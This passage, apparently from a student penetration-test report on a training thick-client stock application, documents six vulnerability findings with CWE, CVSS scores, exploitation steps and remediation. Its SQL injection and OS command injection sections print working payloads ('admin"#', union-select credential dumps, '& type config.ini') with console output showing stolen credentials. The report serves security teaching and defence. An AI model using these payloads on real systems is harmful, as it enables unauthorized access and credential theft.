2. Use a password hashing algorithm with appropriate security features, such as bcrypt or Argon2, to store passwords securely.

d. Customers can refer to industry standards and guidelines for more detailed information on implementing secure authentication practices. The National Institute of Standards and Technology (NIST) publication SP 800-63B provides guidance on digital identity authentication, including MFA:

<https://pages.nist.gov/800-63-3/sp800-63b.html>

9. Use of client-side authentication:

The Common Weakness Enumeration (CWE) ID: CWE 603

[CWE-603: Use of Client-Side Authentication](#)

CVSS 3.1 Base Score Metrics:

[NVD - CVSS v3 Calculator \(nist.gov\)](#)

- Overall CVSS Score: 8.7
- High

Description :

The vulnerability "Use of client-side authentication" refers to the practice of relying only on client-side authentication and authorization checks without adequate server-side validation. Due to this the information all related to credentials will stay on client-side systems and this leads to increase the risk of compromise.

Exploitation:

a. Steps to exploit the vulnerability "Use of client-side authentication":

1. Main exploit is insecure storage without any protection layer to file lead to the breach from the client side to the stock app database server
2. using no code-based exploitation still able to find the credentials for client-side authentication.
3. Gain access to sensitive data or perform unauthorized actions from the point of access controls to the application.

b. There is not a specific software tool mentioned in this case as the vulnerability "Use of client-side authentication" is a conceptual vulnerability related to the implementation of authentication mechanisms. Exploiting this vulnerability typically involves manual analysis.

Remediation:

a. To fix the vulnerability "Use of client-side authentication," it is crucial to implement server-side authentication and validation checks. Ensure that the authentication process occurs on the server and not solely on the client-side. This includes validating user credentials, performing proper input validation, and enforcing access control measures on the server to prevent unauthorized access. By shifting the authentication logic to the server-side, you can significantly enhance the security of the system.

c. Prioritized recommendations:

1. Implement server-side authentication and validation checks.
2. Apply secure coding practices: Ensure that proper input validation and security measures are in place to prevent common security issues such as SQL injection.

d. External resources:

For more detailed guidance on implementing secure authentication practices, you can refer to the OWASP (Open Web Application Security Project) website, which provides extensive documentation and best practices for secure authentication in various technology stacks. OWASP's website can be accessed at: <https://owasp.org/>

10. Network traffic not encrypted:

The Common Weakness Enumeration (CWE) ID: CWE 319

CWE-319: Cleartext Transmission of Sensitive Information

CVSS 3.1 Base Score Metrics:

NVD - CVSS v3 Calculator ([nist.gov](https://nvd.nist.gov/vuln/data-feeds))

- Overall CVSS Score: 8.6
- High

Description:


The vulnerability "Network traffic not encrypted" refers to the absence of encryption measures in network communications, within the tunnels. This exposes sensitive information, such as passwords, personal data, or confidential business data, to potential eavesdropping or manipulation. Leads to heavy data manipulation and theft for the organization.

Exploitation:

a. To exploit the vulnerability of "Network traffic not encrypted," an attacker would follow these steps:

- 1.clicked and restarted the running thick_client_app
2. installed Wireshark and kept already running on adapted loopback traffic
3. authenticated credentials on client-side application thick_client_app
4. Able to view the credentials details and other information more visibly

b. Wireshark tool “widely used software which is applicable and support almost all operating systems” [Wireshark · Go Deep](#)



Open the Wireshark on loopback traffic

```


C:\Users\auditor\Downloads\s
Master password : superts
Wrong password. Try again
Master password : superst
Wrong password. Try again
Master password : superst
Master password accepted
Application unlocked !

Username: Password:
Authenticating...
Authentication failure
Username: a
Password: P
Authenticating...
Authentication success

Actions list
1- search article
2- check connectivity
3- change password
4- add new article
0- quit

```

Credentials points to server for the admin privileges



Viewing of the query details along with credentials from the network traffic

Remediation:

a. To fix this issue, the following steps can be taken:

1. Implement Transport Layer Security (TLS) or Secure Sockets Layer (SSL) encryption protocols to secure network traffic.
2. creating a protected encrypted tunnel within the network and inserting the data into it
3. following the strong authentication policy for credentials good back solution for this
4. Regularly update and patch encryption libraries and protocols to address any vulnerabilities or weaknesses.

b. The specific remediation steps may vary depending on the technology used by the customer. Since most of the remediation should be followed through from the development side and then by updating the solutonal patches to the files

c. Prioritize the following recommendations based on efficacy and cost:

1. Enable HTTPS for web applications by obtaining and installing an SSL/TLS certificate. Ensure that all web traffic is redirected to the HTTPS version of the site.
2. Implement encryption for other network protocols used, such as SMTP for email, FTP for file transfers, or VPN for remote access (optional) from the point of 2 tier architecture

d. Customers can refer to industry standards and guidelines for more detailed information on implementing secure network traffic encryption. The OWASP Transport Layer Protection Cheat Sheet provides valuable information and recommendations:

https://cheatsheetseries.owasp.org/cheatsheets/Transport_Layer_Protection_Cheat_Sheet.html

11. SQL injection:

The Common Weakness Enumeration (CWE) ID: CWE 89

[CWE-89 Improper Neutralization of Special Elements used in an SQL Command \('SQL Injection'\)](#)

CVSS 3.1 Base Score Metrics:

[NVD - CVSS v3 Calculator \(nist.gov\)](#)

- Overall CVSS Score: 8.7
- High

Description:

SQL Injection is a vulnerability that occurs when an application fails to properly sanitize user-supplied input, allowing an attacker to insert malicious SQL statements into the application's database query. In the audit was able to manipulate the database, potentially accessing, modifying, data. The business impact on the customer can be severe, as an attacker can gain unauthorized access to confidential customer information, compromise user accounts, steal sensitive data, or even take control of the entire database, leading to financial losses.

Exploitation:

a. Steps to exploit the SQL Injection vulnerability:

1. The initial access to the thick_client_application
2. In the credential authentication by passed the password by commenting out after the username using “# or “--
3. Gained the access to the admin account
4. used another query by using union select option to identify the column (screenshots will be provided)
5. inserted another query using union select from #users to replace the values to the credentials
6. gained access to all credentials within the table by viewing it and again used "concat" option to limit the credentials within the column to test and was able to retrieve the credentials

b. query implemented on the CLI itself from thick_app_client

```
C:\Users\auditor\Downloads\stockapp_local\thick_client_local.exe
SQL query failed
Authentication failure
Username: "admin"#"
Password:
Authenticating...
SQL query failed
Authentication failure
Username: admin
Password: "admin"#"
Authenticating...
SQL query failed
Authentication failure
Username: admin"#"
Password:
Authenticating...
Authentication success

Actions list
1- search article
2- check connectivity
3- change password
4- add new article
0- quit

Choice :
```

The query to bypass and comment out from the password credential to bypass the admin password

```
C:\Users\auditor\Downloads\stockapp_local\thick_client_loca

Actions list
1- search article
2- check connectivity
3- change password
4- add new article
0- quit

Choice : 1
+++ Search for an article +++

Article's name: " union select 1,2,3#
1      shoes      100
2      tshirts    120
3      sweet      123
4      hat         65
1      2           3
Actions list
1- search article
2- check connectivity
3- change password
4- add new article
0- quit

Choice :
```

using union select query viewed the column of table

```
C:\Users\auditor\Downloads\stockapp_local\thick_client_local.exe
Actions list
1- search article
2- check connectivity
3- change password
4- add new article
0- quit

Choice : " union select 1, username, password from users#
+++ Search for an article +++

Article's name: " union select 1, username, password from users#
1      shoes      100
2      tshirts    120
3      sweet      123
4      hat        65
1      ad         P
1      ag         a
Actions list
1- search article
2- check connectivity
3- change password
4- add new article
0- quit

Choice :
```

[Running this query exploited the credentials within the table without any extra layer protection to it.](#)

```
C:\Users\auditor\Downloads\stockapp_local\thick_client_local.exe
Actions list
1- search article
2- check connectivity
3- change password
4- add new article
0- quit

Choice : 1
+++ Search for an article +++

Article's name: " union select 1,2,concat (username, ":", password) from users#
1      shoes      100
2      tshirts    120
3      sweet      123
4      hat        65
1      2          ad:P
1      2          ag:a
Actions list
1- search article
2- check connectivity
3- change password
4- add new article
0- quit

Choice : 
```

[Used the concat function to limit the information to test to know the application provides the credentials and it did.](#)

Remediation:

a. To fix this issue, the following steps can be taken:

1. Use parameterized queries or prepared statements in your application code to ensure that user input is properly sanitized and treated as data rather than executable code.
2. Implement input validation and strict data type checking to prevent malicious input from being executed as SQL statements.
3. Apply the principle of least privilege by using separate database accounts with limited permissions for different application functions. Avoid using privileged accounts for routine operations.
4. Implement strong access controls and authentication mechanisms to prevent unauthorized access to the database.

d. Customers can refer to the OWASP SQL Injection Prevention Cheat Sheet for detailed guidance on preventing SQL injection vulnerabilities:

https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

12. OS commands injection:

The Common Weakness Enumeration (CWE) ID: CWE 78

[CWE-78: Improper Neutralization of Special Elements used in an OS Command \('OS Command Injection'\)](#)

CVSS 3.1 Base Score Metrics:

[NVD - CVSS v3 Calculator \(nist.gov\)](#)

- Overall CVSS Score: 6.2
- Medium

Description:

OS command injection is a vulnerability that occurs when an application allows untrusted user input to be executed as operating system commands. Attackers can exploit this vulnerability by injecting malicious commands that are executed by the underlying operating system, potentially leading to unauthorized access. The business impact on the customer can be severe, as attackers can execute arbitrary commands, gain unauthorized access to sensitive data, perform unauthorized actions, disrupt services, or launch further attacks, resulting in financial losses.

Exploitation:

a. Steps to exploit the OS command injection vulnerability:

1. Initialized the thick_client_app
2. command applied with ping using "dir" viewed the application directory
3. running arbitrary commands by using "&" and type function was view 2 different exploits
4. viewed the config.ini file for the data base
5. automated the login process by using. rdata with "type" function


```
C:\Users\auditor\Downloads\stockapp_local\thick_client_local.exe

Server's IP address : 1.1.1.1 & dir
Executing : ping 1.1.1.1 & dir

Pinging 1.1.1.1 with 32 bytes of data:
Reply from 1.1.1.1: bytes=32 time=34ms TTL=128
Reply from 1.1.1.1: bytes=32 time=47ms TTL=128
Reply from 1.1.1.1: bytes=32 time=21ms TTL=128
Reply from 1.1.1.1: bytes=32 time=18ms TTL=128

Ping statistics for 1.1.1.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 18ms, Maximum = 47ms, Average = 30ms
    Volume in drive C is SYSUOL
    Volume Serial Number is E4AD-465E

Directory of C:\Users\auditor\Downloads\stockapp_local

06/07/2023  03:25 PM    <DIR>          .
06/07/2023  03:25 PM    <DIR>          ..
09/09/2015  06:58 PM                0  .bss
09/09/2015  06:58 PM               1,024  .data
09/09/2015  06:58 PM               3,072  .idata
06/07/2023  06:18 PM            14,336  .rdata
```

Viewing the directory

```
C:\Users\auditor\Downloads\stockapp_local\thick_client_local.exe

4- add new article
0- quit

Choice : 2
+++ Check if database server is UP +++

Server's IP address : 1.1.1.1 & type config.ini
Executing : ping 1.1.1.1 & type config.ini

Pinging 1.1.1.1 with 32 bytes of data:
Reply from 1.1.1.1: bytes=32 time=6ms TTL=128
Reply from 1.1.1.1: bytes=32 time=8ms TTL=128
Reply from 1.1.1.1: bytes=32 time=9ms TTL=128
Reply from 1.1.1.1: bytes=32 time=8ms TTL=128

Ping statistics for 1.1.1.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 6ms, Maximum = 9ms, Average = 7ms
[THICK_CLIENT]
;This is the configuration file of the StockApp
dbname = stockapp
dbusername = stockapp
dbpassword = stockapp
dbhost = 127.0.0.1
```

The command reveals the credentials of the database config file

```
C:\Users\auditor\Downloads\stockapp_local\thick_client_local.exe
0- quit
Choice : 2
+++ Check if database server is UP +++
Server's IP address : 1.1.1.1 & type .rdata
Executing : ping 1.1.1.1 & type .rdata

Pinging 1.1.1.1 with 32 bytes of data:
Reply from 1.1.1.1: bytes=32 time=19ms TTL=128
Reply from 1.1.1.1: bytes=32 time=19ms TTL=128
Reply from 1.1.1.1: bytes=32 time=20ms TTL=128
Reply from 1.1.1.1: bytes=32 time=20ms TTL=128

Ping statistics for 1.1.1.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 19ms, Maximum = 20ms, Average = 19ms

Authenticating...
```

Exploited the code with using "type" with "&" result shows in below

```
C:\Users\auditor\Downloads\stockapp_local\thick_client_local.exe

Authenticating...
SELECT priv FROM users WHERE username = "%s" AND password = "%s" SQL query
led
PAUSE EPITA Pentest 1

Master password : %s su Wrong password. Try again...
Master password accepted
Application unlocked !

Username: Password: Authentication failure
Authentication success

Actions list
1- search article
2- check connectivity
3- change password
4- add new article
0- quit

Choice : %d Wrong choice
b_e "e 1e 2e Actions list
1- search article
2- check connectivity
```

Authenticated the automated process for the user credentials AND GIVES SUCCESS AUTHENTICATION

EVEN if it is doesn't count as vulnerability a, but it seems to be bug within the running command on CLI

Remediation:

a. To fix this issue, the following steps can be taken:

1. Input validation and sanitization: Implement strict input validation to ensure that user-supplied data is properly sanitized and does not contain any unauthorized characters or commands.

2. Parameterized queries or prepared statements: Use parameterized queries or prepared statements to separate data from commands and prevent user input from being executed as part of the command.

3. Least privilege principle: Ensure that the process executing the command has the least privilege necessary to perform its intended function. Avoid using privileged system accounts or excessive permissions.

5. Regularly update and patch: Keep the underlying operating system and software up to date with the latest security patches to address any known vulnerabilities.

c. Prioritize the following recommendations based on efficacy and cost:

1. creating whitelist for ensuring the system to approve only pre-approved inputs

d. Customers can refer to the OWASP OS Command Injection Prevention Cheat Sheet for detailed guidance on preventing OS command injection vulnerabilities:

https://cheatsheetseries.owasp.org/cheatsheets/OS_Command_Injection_Defense_Cheat_Sheet.html

13. Improper privileges separation:

The Common Weakness Enumeration (CWE) ID: CWE 250

CWE-250: Execution with Unnecessary Privileges

CVSS 3.1 Base Score Metrics:

- [NVD - CVSS v3 Calculator \(nist.gov\)](#)
- Overall CVSS Score: 4.1
- Low


Description :

The vulnerability of "Improper privileges separation" refers to a situation where a system or application fails to appropriately separate various levels of access privileges for users or processes. The audit revealed that the security flaws within the system viewed the vulnerability of source code functions implied on admin privileges also applies to user privileges.

Exploitation:

a. Steps to exploit the "Improper privileges separation" vulnerability:

1. After gaining access from the agent was able to select the option 4 the function only available to the admin privilege
2. Possibility of changing the passwords by authorizing the user database



```
C:\Users\auditor\Downloads\stockapp_local\thick_client_local.exe
Master password : superstar
Master password accepted
Application unlocked !

Username: Password:
Authenticating...
Authentication failure
Username: agent
Password:
Authenticating...
Authentication failure
Username: agent"#
Password:
Authenticating...
Authentication success

Actions list
1- search article
2- check connectivity
0- quit

Choice : 3
+++ Password changing +++

Old password: _
```

User over privileged on choice "3" and agent user suppose not to have it.

Remediation:

a. To fix this issue, the following steps can be taken:

1. Principle of Least Privilege: Reduction of user privileges and separating it from admin privileges
2. Development side should implement the source code and modify the limit of the function of the application
3. Separation of Environments: Maintain separate environments for various levels of privileges, such as development, testing, and production. Restrict access to production environments to authorized personnel only.

c. Prioritize the following recommendations based on efficacy and cost:

1. Implement RBAC and fine-grained access control mechanisms specific to the technology being used.
2. Conduct regular access reviews and privilege audits to identify and mitigate any instances of improper privilege separation.
3. Utilize tools and frameworks that provide automated privilege separation and access control features.

d. Customers can refer to the NIST Special Publication 800-53 and its associated control families for more detailed guidance on implementing proper privilege separation:

<https://csrc.nist.gov/publications/detail/sp/800-53/rev-5/final>

14. Exposition of credentials in memory dump:

The Common Weakness Enumeration (CWE) ID: CWE 316

CWE-316: Cleartext Storage of Sensitive Information in Memory

CVSS 3.1 Base Score Metrics:

NVD - CVSS v3 Calculator ([nist.gov](https://nvd.nist.gov/vuln/data-feeds))

- Overall CVSS Score: 7.2
- High

Description :


The vulnerability "Exposition of credentials in memory dump" refers to a security flaw where sensitive credentials, such as usernames and passwords, are inadvertently stored in memory and can be extracted from a memory dump. If an attacker gains access to the memory dump, they can potentially retrieve these credentials and use them to gain unauthorized access to systems or sensitive data.

Exploitation:


a. Steps to exploit the vulnerability "Exposition of credentials in memory dump":

1. By dragging the .exe thick_client_app to HxD editor.
2. Navigating to tool and to main memory
3. selecting the thick_client_app and then searching the credentials-based memory using "ctrl + f"
4. viewed the master password among with other credentials


b. used HxD editor tool to view the memory dumps and used for another exploit above which is documented - <https://mh-nexus.de/en/hxd/>



Opening the Hxd by dragging thick_client_app and navigating to "tool" and opening main memory
Selected the application



Using “ctrl+F” navigating to credential memory dumps



Same as the previous image here repetition of the memory dumps

Remediation:

a. To fix this issue, the following steps can be taken:

1. Implement Secure Credential Storage: Avoid storing sensitive credentials, such as passwords directly in memory. Instead, use secure methods for storing credentials, such as encryption or secure key management systems.
2. Secure Authentication Mechanisms: Implement strong authentication mechanisms, such as multi-factor authentication, to reduce the reliance on passwords as the primary means of authentication. This can help mitigate the risk of credentials being exposed in memory.

c. Prioritize the following recommendations based on efficacy and cost:

1. Implement secure credential storage mechanisms specific to the technology being used.
2. Implement secure memory management practices and conduct code reviews to identify and address any potential vulnerabilities related to credential exposure in memory.
3. Stay up to date with the latest security patches and updates for the technology stack being used.

d. Customers can refer to OWASP (Open Web Application Security Project) resources and guidelines for more detailed information on securing credentials and preventing their exposure to memory dumps. One such resource is the OWASP Secure Coding Practices - Quick Reference Guide:

<https://owasp.org/www-project-secure-coding-practices/>

Projects folder structure:

~/projects: root folder for all projects

~/projects/_epita: template folder duplicated and renamed for each project/customer

~/projects/_epita/_stockapp/info.txt: notes about the scope, contact, app's description, credentials, ...

~/projects/_epita/_stockapp/screenshots: contains all screenshots from the audit (raw images)

~/projects/_epita/_stockapp/vulnerabilities: contains one folder per vulnerability (e.g. 01_Cross-Site_Scripting)

~/projects/_epita/_stockapp/vulnerabilities/<id_folder>/: contains selected screenshots that will be used in the report

~/projects/_epita/_stockapp/report: contains the report in docx and pdf

~/projects/_epita/_stockapp/others: has everything else